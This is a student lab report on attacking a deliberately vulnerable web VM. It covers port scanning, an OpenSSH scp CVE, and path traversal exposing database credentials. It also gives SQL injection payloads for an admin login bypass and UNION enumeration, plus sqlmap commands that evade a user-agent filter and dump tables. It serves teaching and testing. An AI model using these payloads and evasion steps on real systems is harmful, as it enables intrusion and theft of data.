Exploration of Vulnerabilities

Universidade de Aveiro

Licenciatura em Engenharia Informática

UC 42573 - Segurança Informática e nas Organizações

Docentes:

Prof. João Paulo Barraca
Prof. Vitor Cunha

Trabalho realizado por:

Eduardo Santos - 93107
Margarida Martins - 93169

Index

1 - Communication ports available and respective functionality

Communication ports available

Running the ***nmap -sV 192.168.56.101*** command, we can see all the available ports, along with the service and version:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-15 22:22 WET
Nmap scan report for 192.168.56.101
Host is up (0.0023s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.3p1 Debian 1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.46 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.89 seconds
```

Functionalities of each port

TCP port 22

The standard TCP port for SSH is 22.
TCP port 22 uses the Transmission Control Protocol, this is one of the main protocols in TCP/IP networks, enabling two hosts to establish a connection and exchange streams of data.
TCP guarantees delivery of data and also guarantees that packets will be delivered on port 22 in the same order in which they were sent, this being the main difference between TCP and UDP.

TCP port 80

Port 80 is the port number assigned to commonly used internet communication protocol, **Hypertext Transfer Protocol** (**HTTP**). This port is used to establish the communication between the computer and a Web server, sending and receiving messages and HTML pages or data.

2 - Operating system, services available, versions and functionalities

In order to get the operating system, services available and their respective versions it was used nmap with the -A option, ***nmap -A 192.168.56.101*** , which enables os detection, version detection, script scanning and traceroute, the results were as follows:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-05 15:10 WET
Nmap scan report for 192.168.56.101
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.3p1 Debian 1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.46 ((Debian))
|_http-server-header: Apache/2.4.46 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:F8:52:BB (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=11/5%OT=22%CT=1%CU=43491%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5FA41617%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=Z%TS=A
OS:)SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4
OS:ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1
OS:=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O
OS:=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N
OS:)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF
OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=
OS:G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.53 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.64 seconds
```

OS

The operating system detected was Linux.

Services

From this result we can observe two services, an SSH and a HTTP service.


SSH service

SSH (secure shell) allows to interact with a site's files and server using commands, giving full access to the server's configuration.
OpenSSH is an open source implementation of the ssh protocol, nmap shows that the OpenSSH version used is 8.3p1 which was released in 2020-05-27, currently the latest OpenSSH release is 8.4/8.4p1 (2020-09-27). The ssh protocol used is 2, (OpenSSh doesn't support protocol 1 anymore), SSH-2 protocol is considerably more secure than SSH-1.
We can corroborate this information by doing ssh -v 192.168.56.101

```
debug1: Remote protocol version 2.0, remote software version OpenSSH_8.3p1 Debian-1
debug1: match: OpenSSH_8.3p1 Debian-1 pat OpenSSH* compat 0x04000000
```

HTTP service

The HTTP service is made by a web server whose primary function is to store, process and deliver web pages to clients. In this case the web server chosed was Apache HTTP Server version 2.4.46, which is the most recent stable release (2020-08-07). Apache HTTP Server is open source and the most popular web server on the Internet.
We can corroborate this information by seeing the info.php file in http://192.168.56.101/info.php



Configuration

apache2handler

Apache Version	Apache/2.4.46 (Debian)
Apache API Version	20120211

3 - Potential vulnerabilities

In order to detect potential vulnerabilities the scripts *vulners.nse*[1] and *vulscan.nse*[2] were used, using ***nmap --script=vulners,vulscan -sV 192.168.56.101*** , we get:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-15 22:57 WET
Nmap scan report for 192.168.56.101
Host is up (0.0050s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.3p1 Debian 1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.3p1:
|       CVE-2020-15778  6.8     https://vulners.com/cve/CVE-2020-15778
|_      CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
| vulscan: VulDB - https://vuldb.com:
| [158983] OpenSSH up to 8.3p1 scp scp.c os command injection
|
```

This scripts will search known vulnerabilities from each available CPE the scripts finds (this is given by the -sV option). The vulners script searches for vulnerabilities via the vulners.com API whether vulscan searches from multiple local databases (i.e csv files).

Running this command gave a great amount of results, unfortunately, after checking each vulnerability, almost every single one of them were false positives (the CVE was from a previous version).

There were two compatible CVE found, one with a CVE score of 6.8, **CVE-2020-15778**.

Printer-Friendly View

CVE-ID

CVE-2020-15778 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

scp in OpenSSH through 8.3p1 allows command injection in the scp.c toremote function, as demonstrated by backtick characters in the destination argument. NOTE: the vendor reportedly has stated that they intentionally omit validation of "anomalous argument transfers" because that could "stand a great chance of breaking existing workflows."

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:https://security.netapp.com/advisory/ntap-20200731-0007/
- MISC:https://github.com/cpandya2909/CVE-2020-15778/
- MISC:https://news.ycombinator.com/item?id=25005567
- MISC:https://www.openssh.com/security.html

Assigning CNA

MITRE Corporation

Date Entry Created

20200715 Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20200715)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an entry on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.

SEARCH CVE USING KEYWORDS: Submit
You can also search by reference using the CVE Reference Maps.

For More Information: CVE Request Web Form (select "Other" from dropdown)

BACK TO TOP

[1] Git repository: https://github.com/vulnersCom/nmap-vulners

[2] Git repository: https://github.com/scipag/vulscan

4 - Public exploits of vulnerabilities found

CVE-2020-15778

Regarding the **CVE-2020-15778**, the only proof of existence we've found was a GitHub repository: https://github.com/cpandya2909/CVE-2020-15778
There, we can see some information about the person who discovered the vulnerability, as well as info about the vulnerability:

- CVE number: CVE-2020-15778
- Discovered by: Chinmay Pandya
- Vulnerability title: scp in OpenSSH 8.3p1 allows eval injection.
- Product: Openssh
- Affected Component: SCP
- Vulnerable version: <=openssh-8.3p1
- Vulnerable line: https://github.com/openssh/openssh-portable/blob/a2855c048b3f4b17d8787bd3f24232ec0cd79abe/scp.c#L989
- Vulnerability type: Comand Injection / Eval injection
- Attack type: Remote attack

The affected component is **SCP** - **Secure Copying Protocol**, which is a command-line utility that allows us to copy files and/or directories between two locations, all this done securely, both the files and passwords being encrypted

With this protocol, we can copy a file and/or directory:

- From our local system to a remote system.
- From a remote system to our local system.
- Between two remote systems from our local system.

Issue of this vulnerability

"While coping files to remote server, file path is appended at end of local scp command. For example, if you execute following command"
"At time of creating local scp command, it does not sanitise file name. An attacker can pass a backtick enabled payload as file name and when local scp command is executed, local shell will also execute backtick enabled payload."

Exploit scenarios

- “Scenarios where ssh is blocked for user but scp allowed by command option in authorized_keys file. You can bypass this restriction and execute command on remote server.”
- “SCP supports directory transfer with " -r " option. As linux allows backtick (`) in file name. attacker can create a payload in file name and when a victim is coping complete folder to remote server, payload in the file name will execute.”

This said, and knowing this vulnerability, a possible attacker can put “poweroff” in file name, causing the server to crash/restart, resulting in a DOS attack, between other things.

5 - Analysing the web page: Vulnerabilities found

Directories found

Using nikto command ***nikto -host 192.168.56.101***, this gives us some information about directories' and files' paths found.

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.101
+ Target Hostname:    192.168.56.101
+ Target Port:        80
+ Start Time:         2020-11-15 16:05:09 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.46 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashio
n to the MIME type
+ Cookie level created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is "http:/
/127.0.0.1/images/".
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Uncommon header 'content-disposition' found, with contents: filename="downloads"
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /admin/: Directory indexing found.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /downloads/: Directory indexing found.
+ OSVDB-3092: /downloads/: This might be interesting...
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ /info.php?file=http://cirt.net/rfiinc.txt?: Output from the phpinfo() function was found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from
http://osvdb.org/
+ 7535 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2020-11-15 16:05:57 (GMT0) (48 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

http://192.168.56.101/admin/


Index of /admin

Name	Last modified	Size	Description
Parent Directory		-	
admin.php	2016-04-11 15:37	89	
admincontent.php	2016-04-11 15:37	607	
adminheader.php	2020-10-26 15:07	403	
adminnav.php	2016-04-11 15:37	675	

Apache/2.4.46 (Debian) Server at 192.168.56.101 Port 80

Here, we can see there are 4 php files, **admin.php**, **admincontent.php**, **adminheader.php** and **adminnav.php**, all of them redirecting to the respective page. So, there is not much info to retrieve from this page.

http://192.168.56.101/downloads/



Index of /downloads

Name	Last modified	Size	Description
Parent Directory		-	
Brochure.pdf	2019-09-16 18:07	13K	
login.php.txt	2019-09-06 19:36	817	

Apache/2.4.46 (Debian) Server at 192.168.56.101 Port 80

On this page, we can see the existence of a .pdf file (**Brochure.pdf**) and a .php.txt file (**login.php.txt**).

The .pdf file is the same we can access from the main page of the website, we can download this file from the URL ***http://192.168.56.101/download.php?item=Brochure.pdf***, using the same URL, but with ***login.php.txt*** instead of ***Brochure.pdf***, the .txt file will be downloaded, this tells us that we can download every php file from the system.

For example, with the link ***http://192.168.56.101/download.php?item=../config.php***, a **config.php** file will be downloaded. This file has some sensible information about the system, including data to connect to the database.

```
<?php
$host = 'localhost';
$user = 'root';
$pass = '1ll-b3-b4ck';
$database = 'oldstore';
?>
</div>
<div class="products-list"></div>
```

Other files may be downloaded from the server, some of them have a high risk associated, reason why having access to them exposes vulnerabilities.

The other file is a very interesting one:

```
<?php
include 'connection.php';

$sql    = "SELECT * FROM tblMembers WHERE username='" . $_POST['usermail'] . "';";
$result = mysql_query($sql, $link);

if (!$result) {
    echo "DB Error, could not query the database\n";
    echo 'MySQL Error: ' . mysql_error();
    exit;
}

if (mysql_num_rows($result) < 1) {
    header('Location: /account.php?login=user') ;
}
else {
    $sql    = "SELECT session FROM tblMembers WHERE username='" . $_POST['usermail'] . "' AND password='" .
$_POST['password'] . "';";
    $result = mysql_query($sql, $link);
    if (mysql_num_rows($result) == 0) {
        header('Location: /account.php?login=pass') ;
    }
    else {
        $row =  mysql_fetch_assoc($result);
        setcookie("SessionId", $row['session']);
        header('Location: /account.php?login=success');
    }
}
?>
```

Checking the file content, it's obvious that the file itself should not be available to be accessed through a path, because it contains sensible information about the website itself, along with a connection to the database.

http://192.168.56.101/images/

Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
ai.jpg	2020-10-26 15:10	1.6M	
products/	2020-10-26 19:06	-	

Apache/2.4.46 (Debian) Server at 192.168.56.101 Port 80

http://192.168.56.101/info.php

PHP Version 5.6.40-35+ubuntu18.04.1+deb.sury.org+1

System	Linux cyberdyne 5.9.0-1-amd64 #1 SMP Debian 5.9.1-1 (2020-10-17) x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/apache2
Loaded Configuration File	/etc/php/5.6/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/apache2/conf.d
Additional .ini files parsed	/etc/php/5.6/apache2/conf.d/10-mysqlnd.ini, /etc/php/5.6/apache2/conf.d/10-opcache.ini, /etc/php/5.6/apache2/conf.d/10-pdo.ini, /etc/php/5.6/apache2/conf.d/20-calendar.ini, /etc/php/5.6/apache2/conf.d/20-ctype.ini, /etc/php/5.6/apache2/conf.d/20-exif.ini, /etc/php/5.6/apache2/conf.d/20-fileinfo.ini, /etc/php/5.6/apache2/conf.d/20-ftp.ini, /etc/php/5.6/apache2/conf.d/20-gettext.ini, /etc/php/5.6/apache2/conf.d/20-iconv.ini, /etc/php/5.6/apache2/conf.d/20-json.ini, /etc/php/5.6/apache2/conf.d/20-mysql.ini, /etc/php/5.6/apache2/conf.d/20-mysqli.ini, /etc/php/5.6/apache2/conf.d/20-pdo_mysql.ini, /etc/php/5.6/apache2/conf.d/20-phar.ini, /etc/php/5.6/apache2/conf.d/20-posix.ini, /etc/php/5.6/apache2/conf.d/20-readline.ini, /etc/php/5.6/apache2/conf.d/20-shmop.ini, /etc/php/5.6/apache2/conf.d/20-sockets.ini, /etc/php/5.6/apache2/conf.d/20-sysvmsg.ini, /etc/php/5.6/apache2/conf.d/20-sysvsem.ini, /etc/php/5.6/apache2/conf.d/20-sysvshm.ini, /etc/php/5.6/apache2/conf.d/20-tokenizer.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies

On this page, there is important information that can be gathered, such as the system version, Server API, etc.
This case is a lot like the one previously presented, **info.php** shouldn't be accessible from the user because, the more information about the system we can collect, the more vulnerable the system becomes.

SQL Injection

Using sqlmap we can see whether the web page is vulnerable to sql injection, ***python sqlmap.py http://192.168.56.101 --crawl=2 --random-agent.***

As a result we find that the type parameter from the url http://192.168.56.101/products.php?type=1 is vulnerable to different types of sql injection.

Types of sql injection found:

- Boolean based blind
  - This type of injection is boolean because its based on boolean values (false or true) blind because it does not show errors
- Error-based
  - Relying on error messages from the database to display information
- Time-based blind
  - relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE, Depending on the result, an HTTP response will be returned with a delay, or returned immediately.
- Union Query
  - UNION SQL operator to combine the results of two or more SELECT statements into a single result

Alternatively we could see if the webpage is vulnerable to sql injections by hand.

Using this url, **http://192.168.56.101/details.php?prod=’&type=1**, the web page returns the following message.

This allows us to know that the database server is MariaDB, and that the prod parameter is vulnerable to error-based sql injection, a vulnerability that will be explored further in the report.

XSS - Cross Site Scripting

In relation to **XSS**, we found that this website has **Cross Site Scripting** vulnerabilities. We will be discussing the in the topic 6

6 - Exploration of the vulnerabilities found

SQL injection


Logging as admin

Reading the file login.php.txt previously found, we can see which query is made in order to login. This query does not parse the parameters field by the user! (however a email verification is done client side)

```
$sql    = "SELECT session FROM tblMembers WHERE username='" . $_POST['usermail'] . "' AND password='" . $_POST['password'] . "';"
```


We can also notice that first it checks whether the username exists and then see if the password is correct. This means that two different error messages will be shown: one “username invalid” and other “password invalid” which isn’t good practice.

Adding to this, in the blog page we can find out what is the user email of the administrator!




Having this information we are able to login as the administrator by using ***admin@integratingsolutions.net*** as email and **" ' or 1 --** as password.

As we can see just in this page we can add new blog posts and change the admin name and password (example below). The password can be of any length, it can even be empty!



When logged as admin we are able to explore the files found in the admin folder using nikto, ***http://192.168.56.101/admin/admin.php***



If implemented the Add and Remove tabs would allow to add and remove products in the store.

Getting db information

Using the following sql map command, ***python sqlmap.py -u "http://192.168.56.101/details.php?prod=1&type=1" --random-agent --tables***, we can get all the databases, and the name of the tables that they have.
The --random-agent option, means that sqlmap will use a randomly selected HTTP User-Agent header value. This is needed because in the ***header.php*** file we can see that if the variable *HTTP_USER_AGENT* equals “sqlmap”, which is the sqlmap default one, the script exits.
The --tables option will enumerate DBMS database tables.

We discover that the web page db is called oldstore and has 3 tables: tblBlogs, tblMembers, tblProducts.

In order to get this information by hand, using the url ***192.168.56.101/products.php***, and a UNION query we first need to know how many columns are in the selected table.
To do this we pass **‘’ order by 3 --** as the value of the **type** parameter. If the page does not redirect to the ***index*** page it means that the query was valid, we found out that there are at least 3 columns. Increasing the number one by one, we will get the number of columns needed for our UNION query.

With this as the ***type*** parameter value **‘’ UNION SELECT table_name, table_schema,1,1,1 FROM information_schema.tables** .

http://192.168.56.101/products.php?type=%27%27%20%UNION%20SELECT%20table_name,%20table_schema,1,1,1%20FROM%20information_schema.tables

The table and respective database will appear in the href attribute of the “products”

Dumping tables

With sqlmap command ***python sqlmap.py -u "http://192.168.56.101/details.php?prod=1&type=1" --random-agent -D oldstore --tables --dump,*** we can dump all the data stored in the oldstore db. The -D option indicates de database to enumerate while the --dump option indicates to dump the tables entries from the database.

```
[18:46:45] [INFO] fetching columns for table 'tblBlogs' in database 'oldstore'
[18:46:45] [INFO] resumed: 'author','int(11)'
[18:46:45] [INFO] resumed: 'title','varchar(64)'
[18:46:45] [INFO] resumed: 'content','varchar(10000)'
[18:46:45] [INFO] fetching entries for table 'tblBlogs' in database 'oldstore'
[18:46:45] [INFO] resumed: '1','Welcome to our site! Make sure to read our Terms and Conditions before starting.','Hey!'
[18:46:45] [INFO] resumed: '1','The Rust programming language is known to be much more secure, so we are replacing some of our existing services by Rust alternatives.','We are embracing Rust'
[18:46:45] [INFO] resumed: '1','Lamentamos informar, mas o nosso site está todo minado','Site Hackeado'
[18:46:45] [INFO] resumed: '1','Vulnerable to sql injections','Very unsecured site'
Database: oldstore
Table: tblBlogs
[4 entries]
+----------------------+--------+-----------------------------------------------------------------------------------------------------------------------------------------------+
| title                | author | content                                                                                                                                       |
+----------------------+--------+-----------------------------------------------------------------------------------------------------------------------------------------------+
| Hey!                 | 1      | Welcome to our site! Make sure to read our Terms and Conditions before starting.                                                              |
| We are embracing Rust | 1      | The Rust programming language is known to be much more secure, so we are replacing some of our existing services by Rust alternatives.       |
| Site Hackeado        | 1      | Lamentamos informar, mas o nosso site está todo minado                                                                                        |
| Very unsecured site  | 1      | Vulnerable to sql injections                                                                                                                  |
+----------------------+--------+-----------------------------------------------------------------------------------------------------------------------------------------------+
```

Table tblBlogs

```
19:10:26] [INFO] table 'oldstore.tblMembers' dumped to CSV file '/home/guids/.local/share/sqlmap/output/192.168.56.101/dump/oldstore/tblMembers.csv'
19:10:26] [INFO] fetching columns for table 'tblProducts' in database 'oldstore'
19:10:26] [INFO] resumed: 'id','int(11)'
19:10:26] [INFO] resumed: 'type','int(11)'
19:10:26] [INFO] resumed: 'name','varchar(64)'
19:10:26] [INFO] resumed: 'price','int(11)'
19:10:26] [INFO] resumed: 'detail','varchar(256)'
19:10:26] [INFO] fetching entries for table 'tblProducts' in database 'oldstore'
19:10:26] [INFO] resumed: 'Quad-Core Cortex-A72 (ARM v8) 64-bit SoC at 1.5GHz<br />USB 3.0<br />Small Integrating Solution<br />','1','Raspberry Pi 4','70','1'
19:10:26] [INFO] resumed: 'Rockchip RK3328 Quad-Core SOC with Mali 450MP2<br />USB 3.0<br />Cheap Integrating Solution<br />','2','Rock64','40','1'
19:10:26] [INFO] resumed: 'Quad-core ARM A57 at 1.43 GHz<br />128-core NVIDIA Maxwell<br />AI Integrating Solution<br />','3','Jetson Nano 2GB','80','1'
19:10:26] [INFO] resumed: 'Power to you!<br />5V-2A micro USB<br />Shockingly impressive<br />','4','Sigma Charger','15','1'
19:10:26] [INFO] resumed: 'Our cheapest solution<br />Mostly FOSS<br />Reliable, but without any warranty<br />','5','Linux Base','10','2'
19:10:26] [INFO] resumed: 'The best budget solution<br />Mostly FOSS<br />Reliable and secured by someone else<br />','6','OpenBSD Base','10','2'
19:10:26] [INFO] resumed: '100% Easy Rider style<br />Opens many Windows and sometimes screens with emojis!<br />It just works, as long as there is no new update<br />','7','Windows Base','600','2'
19:10:26] [INFO] resumed: 'Cloud Powered service<br />Scales rapidly and on-demand<br />The best for everyone!','8','AWS Powered','500','2'
atabase: oldstore
able: tblProducts
8 entries]
----+----------------+------+-------+-----------------------------------------------------------------------------------------------------------------------------------------------+
 id | name           | type | price | detail                                                                                                                                        |
----+----------------+------+-------+-----------------------------------------------------------------------------------------------------------------------------------------------+
 1  | Raspberry Pi 4 | 1    | 70    | Quad-Core Cortex-A72 (ARM v8) 64-bit SoC at 1.5GHz<br />USB 3.0<br />Small Integrating Solution<br />                                         |
 2  | Rock64         | 1    | 40    | Rockchip RK3328 Quad-Core SOC with Mali 450MP2<br />USB 3.0<br />Cheap Integrating Solution<br />                                             |
 3  | Jetson Nano 2GB | 1    | 80    | Quad-core ARM A57 at 1.43 GHz<br />128-core NVIDIA Maxwell<br />AI Integrating Solution<br />                                                 |
 4  | Sigma Charger  | 1    | 15    | Power to you!<br />5V-2A micro USB<br />Shockingly impressive<br />                                                                           |
 5  | Linux Base     | 2    | 10    | Our cheapest solution<br />Mostly FOSS<br />Reliable, but without any warranty<br />                                                          |
 6  | OpenBSD Base   | 2    | 10    | The best budget solution<br />Mostly FOSS<br />Reliable and secured by someone else<br />                                                     |
 7  | Windows Base   | 2    | 600   | 100% Easy Rider style<br />Opens many Windows and sometimes screens with emojis!<br />It just works, as long as there is no new update<br /> |
 8  | AWS Powered    | 2    | 500   | Cloud Powered service<br />Scales rapidly and on-demand<br />The best for everyone!                                                           |
----+----------------+------+-------+-----------------------------------------------------------------------------------------------------------------------------------------------+
```

